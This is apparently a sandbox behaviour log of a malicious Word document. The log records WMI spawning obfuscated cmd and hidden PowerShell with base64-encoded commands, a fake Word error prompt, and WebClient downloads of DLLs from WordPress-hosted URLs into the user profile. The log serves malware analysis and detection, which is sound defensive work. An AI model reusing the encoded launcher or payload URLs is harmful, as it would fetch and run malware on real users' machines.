| Call WMI API | API Name: IWbemLocator::ConnectServer Args: (\\.\root\cimv2, NULL, NULL, NULL, 0, NULL, 0, c8da6230) Return: 0 | | 2516 |
| Call WMI API | API Name: Win32_Process::Get Args: (__GENUS, 0, 1, 0, 0) Return: 0 | | 2516 |
| Call WMI API | API Name: __PARAMETERS::Put Args: (CommandLine, 0, cmd cmd /c m's^g %username% /v Wo'r'd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^t^h^e^w^h^i^dd^en ^e^nc IABzAFYAIAAgAGUAcgB5AEQANABHACAAIAAoACAAIABbAFQAWQBQAGUAXQAOACIAewA0AH0AewA1AH0AewAzAH0AewAwAH0AewAxAH0AewAyAH0AlgAg..., 0) Return: 0 | | 2516 |
| Call WMI API | API Name: Win32_Process::Get Args: (__RELPATH, 0, Win32_Process, 0, 0) Return: 0 | | 2516 |
| Call System API | API Name: evtchann.SendEvent Args: (e, pid[2756], ppid[2516]) Return: 1 | | 2516 |
| Call WMI API | API Name: IWbemServices::ExecMethod Args: (Win32_Process, Create, 0, 0, d4686580, c8da6570, 0) Return: 0 | | 2516 |
| Call WMI API | API Name: __PARAMETERS::Get Args: (ProcessId, 0, 2756, 0, 0) Return: 0 | | 2516 |
| Call WMI API | API Name: __PARAMETERS::Get Args: (ReturnValue, 0, 0, 0, 0) Return: 0 | | 2516 |
| Call Filesystem API | API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0 | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\StartupItems\5i& Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\StartupItems\ Value: None | | 2516 |

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| Call System API | API Name: CryptExportKey Args: (95291620, 0, 6, 0, 0, 9506a144) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (95290cf0, 0, 6, 0, 0, 9506a944) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (95291770, 0, 6, 0, 0, 9506a944) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (95291a80, 0, 6, 0, 0, 9506a944) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (95291a80, 0, 6, 0, 0, 9506a944) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (95291620, 0, 6, 0, 0, 9506a944) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (95290cf0, 0, 6, 0, 0, 9506a944) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (95291690, 0, 6, 0, 0, 9506a944) Return: 1 | 2756 | 2808 |
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| Call System API | API Name: WinHttpCloseHandle Args: (dac0c120) Return: 1 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (da82eee0) Return: 1 | | 2516 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 10ac | | 2516 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 10ac | | 2516 |
| Call System API | API Name: DnsQueryEx Args: (autodiscover.gmail.com, 1, 40006000) Return: 87 | | 2516 |
| Call System API | API Name: DnsQueryEx Args: (autodiscover.gmail.com, 1c, 40026000) Return: 9003 | | 2516 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 10ac | | 2516 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 10ac | | 2516 |
| Call Network API | API Name: bind Args: (10ac, 0.0.0.0:49173, 128) Return: 0 | | 2516 |
| Detection | Threat Characteristic: Listens on port 0.0.0.0:49173 | | |
| Call System API | API Name: ConnectEx Args: (10ac, autodiscover.gmail.com:443, 16, 0, 0, 0, da82fcb8) Return: 0 | | 2516 |
| Call Network API | API Name: send Args: (10ac, ..., 1, 183) Return: 0 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (dac0c120) Return: 1 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (da831140) Return: 1 | | 2516 |
| Call System API | API Name: CryptExportKey Args: (af628060, 0, 6, 0, 0, 950658b4) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af628b50, 0, 6, 0, 0, 95066004) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af628ae0, 0, 6, 0, 0, 950689d4) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af628610, 0, 6, 0, 0, 95069b24) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af628680, 0, 6, 0, 0, 95069b24) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af628610, 0, 6, 0, 0, 95069b24) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af628610, 0, 6, 0, 0, 95069b24) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af628680, 0, 6, 0, 0, 95069b24) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1 | 2756 | 2808 |
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| Call System API | API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1 | 2756 | 2808 |
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| Call System API | API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af6286f0, 0, 6, 0, 0, 95069b24) Return: 1 | 2756 | |

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| Call System API | API Name: CryptExportKey Args: (96b5d4d0, 0, 6, 0, 0, 9506a124) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (96b5d4d0, 0, 6, 0, 0, 95068c94) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (96b5d4d0, 0, 6, 0, 0, 9506a434) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (96b5d070, 0, 6, 0, 0, 95069e44) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (96b5d5b0, 0, 6, 0, 0, 950689b4) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (96b5d3f0, 0, 6, 0, 0, 9506a154) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (96b5d3f0, 0, 6, 0, 0, 9506bbf4) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (96b5d0e0, 0, 6, 0, 0, 9506bbf4) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (96b5d700, 0, 6, 0, 0, 9506bbf4) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (96b5d0e0, 0, 6, 0, 0, 9506bbf4) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (96b5d0e0, 0, 6, 0, 0, 9506bbf4) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (96b5d0e0, 0, 6, 0, 0, 950698a4) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (96b5d0e0, 0, 6, 0, 0, 95068414) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (96b5d5b0, 0, 6, 0, 0, 95069bb4) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (96b5d3f0, 0, 6, 0, 0, 950699c4) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (96b5d700, 0, 6, 0, 0, 95068534) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (96b5d700, 0, 6, 0, 0, 95069cd4) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af6284c0, 0, 6, 0, 0, b04ab014) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af628530, 0, 6, 0, 0, b04ab014) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (95291380, 0, 6, 0, 0, b04ab014) Return: 1 | 2756 | 2808 |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles%\Microsoft Office\root\Office16\AugLoop\bundle.js) Return: 1 | | 2516 |
| Call System API | API Name: SetWindowsHookEx Args: (WH_GETMESSAGE, 5599890, Self Module:%ProgramFiles%\Microsoft Office\root\Office16\WINWORD.EXE, 0) Return: 0 | | 2516 |
| Detection | Threat Characteristic: Resides in memory to evade detection Hooked File: %ProgramFiles%\Microsoft Office\root\Office16\WINWORD.EXE Hook Type: WH_GETMESSAGE | | |
| Call System API | API Name: CryptExportKey Args: (af6874f0, 0, 6, 0, 0, b04ab514) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af687720, 0, 6, 0, 0, b04aa084) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af6878e0, 0, 6, 0, 0, b04ab824) Return: 1 | 2756 | 2808 |
| Add File | Path: %LOCALAPPDATA%\Microsoft\Office\SDX\foundation.win32.bundle.bytecode Type: VSDT_COM_DOS | | 2516 |
| Write File | Path: %LOCALAPPDATA%\Microsoft\Office\SDX\foundation.win32.bundle.bytecode Type: VSDT_COM_DOS | | 2516 |
| Call System API | API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003 | | 2516 |
| Call Internet Helper API | API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627477136) Return: cc0008 | | 2516 |
| Call Internet Helper API | API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627477136) Return: cc000c | | 2516 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 1140 | | 2516 |
| Call Network API | API Name: bind Args: (1140, 0.0.0.0:49174, 16) Return: 0 | | 2516 |
| Detection | Threat Characteristic: Listens on port 0.0.0.0:49174 | | |
| Call System API | API Name: ConnectEx Args: (1140, self.events.data.microsoft.com:443, 16, 0, 0, 0, da905d28) Return: 0 | | 2516 |
| Add File | Path: %LOCALAPPDATA%\Microsoft\Office\SDX\AugLoop.bytecode Type: VSDT_COM_DOS | | 2516 |
| Write File | Path: %LOCALAPPDATA%\Microsoft\Office\SDX\AugLoop.bytecode Type: VSDT_COM_DOS | | 2516 |
| Call Network API | API Name: send Args: (1140, ..., 1, 191) Return: 0 | | 2516 |
| Call Network API | API Name: socket Args: (23, 1, 6) Return: 11e4 | | 2516 |
| Call Internet Helper API | API Name: InternetOpenW Args: (, 0, , , 10000000) Return: cc0008 | | 2516 |
| Call System API | API Name: DnsQueryEx Args: (augmentation.osi.office.net, 1, 50020000) Return: 9003 | | 2516 |
| Call Internet Helper API | API Name: InternetConnectW Args: (cc0008, augmentation.osi.office.net, 443, , , 3, 0, 0) Return: cc000c | | 2516 |
| Call Internet Helper API | API Name: HttpOpenRequestW Args: (cc000c, GET, /officeaugmentation/searchendpoint/, , 0, -2134884352, -673485280) Return: cc0010 | | 2516 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 11e0 | | 2516 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 11e0 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (da731850) Return: 1 | | 2516 |
| Call System API | API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1c, 40026000) Return: 9003 | | 2516 |
| Call System API | API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1, 40006000) Return: 87 | | 2516 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 7c4 | | 2516 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 7c4 | | 2516 |
| Call Network API | API Name: bind Args: (7c4, 0.0.0.0:49175, 128) Return: 0 | | 2516 |
| Detection | Threat Characteristic: Listens on port 0.0.0.0:49175 | | |
| Call System API | API Name: ConnectEx Args: (7c4, cdn.uci.officeapps.live.com:443, 16, 0, 0, 0, da82fe18) Return: 0 | | 2516 |
| Call Network API | API Name: send Args: (7c4, ..., 1, 188) Return: 0 | | 2516 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 11e4 | | 2516 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 11e4 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (dac0c120) Return: 1 | | 2516 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 7c4 | | 2516 |
| Call Network API | API Name: bind Args: (7c4, 0.0.0.0:49176, 128) Return: 0 | | 2516 |
| Detection | Threat Characteristic: Listens on port 0.0.0.0:49176 | | |
| Call System API | API Name: ConnectEx Args: (7c4, cdn.uci.officeapps.live.com:443, 16, 0, 0, 0, dac059c8) Return: 0 | | 2516 |
| Call System API | API Name: DnsQueryEx Args: (augmentation.osi.office.net, 1, 40006000) Return: 87 | | 2516 |
| Call Network API | API Name: send Args: (7c4, ..., 1, 188) Return: 0 | | 2516 |
| Call System API | API Name: DnsQueryEx Args: (augmentation.osi.office.net, 1c, 40026000) Return: 9003 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (dac0c120) Return: 1 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (dac05850) Return: 1 | | 2516 |

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| Call System API | API Name: WinHttpCloseHandle Args: (da82eee0) Return: 1 | | 2516 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 11d4 | | 2516 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 11dc | | 2516 |
| Call Network API | API Name: bind Args: (11dc, 0.0.0.0:49177, 16) Return: 0 | | 2516 |
| Detection | Threat Characteristic: Listens on port 0.0.0.0:49177 | | |
| Call System API | API Name: ConnectEx Args: (11dc, augmentation.osi.office.net:443, 16, 0, 0, 0, da8f90d8) Return: 0 | | 2516 |
| Call Network API | API Name: send Args: (11dc, ..., 1, 188) Return: 0 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (da7330b0) Return: 1 | | 2516 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 11f4 | | 2516 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 11f4 | | 2516 |
| Call System API | API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1, 40006000) Return: 87 | | 2516 |
| Call System API | API Name: DnsQueryEx Args: (cdn.uci.officeapps.live.com, 1c, 40026000) Return: 9003 | | 2516 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 11e8 | | 2516 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 11ac | | 2516 |
| Call Network API | API Name: bind Args: (11ac, 0.0.0.0:49178, 128) Return: 0 | | 2516 |
| Detection | Threat Characteristic: Listens on port 0.0.0.0:49178 | | |
| Call System API | API Name: ConnectEx Args: (11ac, cdn.uci.officeapps.live.com:443, 16, 0, 0, 0, dac06fc8) Return: 0 | | 2516 |
| Call Network API | API Name: send Args: (11ac, ..., 1, 188) Return: 0 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (dac0a830) Return: 1 | | 2516 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 11ac | | 2516 |
| Call Network API | API Name: bind Args: (11ac, 0.0.0.0:49179, 128) Return: 0 | | 2516 |
| Detection | Threat Characteristic: Listens on port 0.0.0.0:49179 | | |
| Call System API | API Name: ConnectEx Args: (11ac, cdn.uci.officeapps.live.com:443, 16, 0, 0, 0, dac06208) Return: 0 | | 2516 |
| Call Network API | API Name: send Args: (11ac, ..., 1, 188) Return: 0 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (dac09d80) Return: 1 | | 2516 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 11ac | | 2516 |
| Call Network API | API Name: bind Args: (11ac, 0.0.0.0:49180, 128) Return: 0 | | 2516 |
| Detection | Threat Characteristic: Listens on port 0.0.0.0:49180 | | |
| Call System API | API Name: ConnectEx Args: (11ac, cdn.uci.officeapps.live.com:443, 16, 0, 0, 0, dac06628) Return: 0 | | 2516 |
| Call Network API | API Name: send Args: (11ac, ..., 1, 188) Return: 0 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (dac092d0) Return: 1 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (dac06b90) Return: 1 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (dac05b10) Return: 1 | | 2516 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 11ac | | 2516 |
| Call Network API | API Name: bind Args: (11ac, 0.0.0.0:49181, 128) Return: 0 | | 2516 |
| Detection | Threat Characteristic: Listens on port 0.0.0.0:49181 | | |
| Call System API | API Name: ConnectEx Args: (11ac, cdn.uci.officeapps.live.com:443, 16, 0, 0, 0, dac06368) Return: 0 | | 2516 |
| Call Network API | API Name: send Args: (11ac, ..., 1, 188) Return: 0 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (dac09d80) Return: 1 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (dac059b0) Return: 1 | | 2516 |
| Write File | Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af6878e0, 0, 6, 0, 0, b04a9414) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af687aa0, 0, 6, 0, 0, b04a7f84) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af687170, 0, 6, 0, 0, b04a9724) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af6871e0, 0, 6, 0, 0, b04a5544) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af687e90, 0, 6, 0, 0, b04a5c94) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af687090, 0, 6, 0, 0, b04a85a4) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af687480, 0, 6, 0, 0, b04ab4d4) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af687090, 0, 6, 0, 0, b04aa044) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af687250, 0, 6, 0, 0, b04ab7e4) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af687950, 0, 6, 0, 0, b04ad864) Return: 1 | 2756 | 2808 |
| Call System API | API Name: CryptExportKey Args: (af687950, 0, 6, 0, 0, b04ab6b4) Return: 1 | 2756 | 2808 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b04ad8d0, 0, 0, 0) Return: af68d710 | 2756 | 2808 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2808 Info: Searches files by API | | |
| Call System API | API Name: System.Net.WebClient::DownloadFile Args: (http://inhaustyle.com/wp-admin/70tP5/ , %USERPROFILE%\C5k_oyx\lPo0p59p\Y75U.dll) Return: 0 | 2756 | 2808 |
| Add Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\ Value: None | 2756 | 2808 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\EnableFileTracing Value: 0 | 2756 | 2808 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\EnableAutoFileTracing Value: 0 | 2756 | 2808 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\EnableConsoleTracing Value: 0 | 2756 | 2808 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\FileTracingMask Value: ffff0000 | 2756 | 2808 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\ConsoleTracingMask Value: ffff0000 | 2756 | 2808 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\MaxFileSize Value: 100000 | 2756 | 2808 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\FileDirectory Value: %windir%\tracing | 2756 | 2808 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 5b0 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 5b0 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 5b0 | 2756 | 2808 |

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|---------------------|---|------|------|
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 558 | 2756 | 2808 |
| Add Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCSI Value: None | 2756 | 2808 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCSI\EnableFileTracing Value: 0 | 2756 | 2808 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCSI\EnableAutoFileTracing Value: 0 | 2756 | 2808 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCSI\EnableConsoleTracing Value: 0 | 2756 | 2808 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCSI\FileTracingMask Value: ffff0000 | 2756 | 2808 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCSI\ConsoleTracingMask Value: ffff0000 | 2756 | 2808 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCSI\MaxFileSize Value: 100000 | 2756 | 2808 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCSI\FileDirectory Value: %windir%\tracing | 2756 | 2808 |
| Call System API | API Name: WinHttpCloseHandle Args: (af602aa0) Return: 1 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 688 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 1, 6) Return: 60c | 2756 | 2808 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 690 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 690 | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (inhaustyle.com, 1, 40006000) Return: 87 | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (inhaustyle.com, 1c, 40026000) Return: 9003 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 690 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 690 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 690 | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (inhaustyle.com, 1, 40006000) Return: 87 | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (inhaustyle.com, 1c, 40026000) Return: 9003 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 694 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 694 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 69c | 2756 | 2808 |
| Call Network API | API Name: connect Args: (688, inhaustyle.com:80, 16) Return: 0 | 2756 | 2808 |
| Detection | Threat Characteristic: Creates process Shell Command: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe powershell -w hidden -enc IABzAFYIAIAgAGUAcgB5AEQANABHACAAIAAoACAAIABbAFQAWQBQAGUAXQAOaACIAewA0AH0AewA1AH0AewAzAH0AewAwAH0AewAxAH0AewAyAH0AlgAgAC0ARgAgACcAZABpAFIARQBDaAHQATwAnAcWwAJwBzACcAlAAnAFkAJwAsCcALgAnAcWwAJwBzAHKAcwBUAEUAbQAUAEkAJwAsACcAbwAnACkAlAApADsAlAAgACAAUwBFAFQAIAAoACIAIAdwAIAcSAlgAzEMAdAA1ACIAKQAgACgAWwBUAHkAUABFAF0AKAAIAHsAMAB9AHsANQB9AHsAMgB9AHsANAB9AHsAMwB9AHsAMQOB9ACIAIAAIAGYAIAAnAHMAJwAsACcAcABvAEkAbgB0AG0AQQBuAGEARwBIAHIAJwAsACcARQB0ACcALAAAnAFYASQBIAEUAJwAsACcALgBTAEUAcgAnACwAJwB5AHMAVABIAQGALgBuACcAKQAgACAALKQAgADsAJABLAGoAdQAwAHEAeQB6AD0AJABGDAAxwBNACAkAwAgAFsAYwBoAGEAcgBdACgAMwAZaCkAlAArACAAJABQADAA0QBQADsAJABOADMAMgBYAD0AKAAAnAFQAMgAnACsAJwAZAFMAJwApADsAlAAoACAAIABWAEEAcgBJAGEAYgBsAEUJABFIABFIABWQBkADQARwAgAC0AVgBhAgWAdQBIAg8ATgBsAHkAKQA6ADoAlgBJAFIAYABIAGEAdABFAGQAAQOBgAFIAYABIAEMAVABPAGAAUlgBZACIAKAkAEgAtwBNAEUAlAArACAAKAaAoACcAewAwAH0AQwA1AGsAXwBvAHkAeAB7ADAAIQBQACcAKwAnAG8AJwArACcAMAAAnACsAJwBwADUAQQBwAHsAMAAAnACsJwB9AC | | |
| Call Network API | API Name: send Args: (688, GET /wp-admin/70IP5/ HTTP/1.1\r\nHost: inhaustyle.com\r\nConnection: Keep-Alive\r\n\r\n, 79, 0) Return: 79 | 2756 | 2808 |
| Call Network API | API Name: recv Args: (688, , 4096, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (688, , 4096, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (688, , 65536, 0) Return: ? | 2756 | 2808 |
| Call System API | API Name: System.Net.WebClient:DownloadFile Args: (https://elsadinc.com/wp-content/B/ , %USERPROFILE%\C5k_oyxIPo0p59pIY75U.dll) Return: 0 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 688 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 1, 6) Return: 60c | 2756 | 2808 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 6a4 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 6a4 | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (elsadinc.com, 1, 40006000) Return: 87 | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (elsadinc.com, 1c, 40026000) Return: 9003 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 6a4 | 2756 | 2808 |
| Call Network API | API Name: connect Args: (688, elsadinc.com:443, 16) Return: 0 | 2756 | 2808 |
| Call Network API | API Name: send Args: (688, ..., 168, 0) Return: 168 | 2756 | 2808 |
| Call Network API | API Name: recv Args: (688, , 5, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (688, , 61, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (688, , 5, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (688, , 1075, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (688, , 5, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (688, , 333, 0) Return: ? | 2756 | 2808 |
| Add File | Path: %USERPROFILE%\C5k_oyxIPo0p59pIY75U.dll Type: VSDT_COM_DOS | 2756 | 2808 |
| Call Network API | API Name: recv Args: (688, , 5, 0) Return: ? | 2756 | 2808 |
| Write File | Path: %USERPROFILE%\C5k_oyxIPo0p59pIY75U.dll Type: VSDT_COM_DOS | 2756 | 2808 |
| Call Network API | API Name: recv Args: (688, , 4, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: send Args: (688, ..., 182, 0) Return: 182 | 2756 | 2808 |
| Call Network API | API Name: recv Args: (688, , 5, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (688, , 186, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (688, , 5, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (688, , 1, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (688, , 5, 0) Return: ? | 2756 | 2808 |
